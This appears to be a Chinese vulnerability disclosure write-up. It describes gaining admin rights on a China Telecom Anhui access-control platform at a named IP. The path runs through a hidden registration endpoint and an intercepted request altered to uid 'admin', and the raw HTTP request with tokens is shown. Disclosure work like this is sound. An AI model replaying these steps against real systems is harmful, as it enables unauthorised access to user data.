
fcmit.cc


中国电信防控通行监管系统平台 存在垂直越权漏洞

漏洞 url：https://47.111.13.153:8010/login

公司：中国电信安徽分公司 通过系统 banner 和系统中提供的 apk 可以确定。




尝试一下弱口令




无果，发现网站有 vue 框架，检查一下 js


fcmit.cc



皇天不负有心人，在/app.bf2b1749.js 里面找到了一个可疑接口，尝试拼接访问




发现是注册功能，填写信息进行注册。发现能收到验证码，填写并且注册。




注册成功


fcmit.cc




尝试登录成功进入后台




此处功能没什么用处，打开右上角个人信息的时候，点击刷新，抓包发现一个可疑请求（换火狐抓包）



出来第一个包先放掉




第二个也放掉



第三个包时，发现会自动请求刷新，并且出现了 uid

fcmit.cc

fcmit.cc




发到 repeater 里面，修改 uid 为 admin，发现返回系统管理员， 此处可以通过修改 uid 达到用户遍历的效果。

http 请求包如下：


```
POST /prod-api/wuyu/user/get_user_info HTTP/1.1
Host: 47.111.13.153:8010
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:95.0)
Gecko/20100101 Firefox/95.0
Accept: application/json, text/plain, */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-
US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/json;charset=utf-8
Access_token: hN0AF2XX6+qZSAmuoOfwQHh76g8vgqovXx8b065nHsw=
Authtoken: a6d71d0278894b9aafd5b45675879a2f
Content-Length: 15
Origin: https://47.111.13.153:8010
Referer: https://47.111.13.153:8010/profile/index
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Cache-Control: max-age=0
Te: trailers
Connection: close

{"uid":"admin"}
```

fcmit.cc




此时将抓包的数据改为 admin，放包。




此时发现左边选项多了几个操作，垂直越权成功，成功有了管理员权限。

fcmit.cc




点击用户管理，可以查看和管理已注册的用户



还可以进行一系列敏感操作，比如添加有操作权限的用户，等等。


fcmit.cc



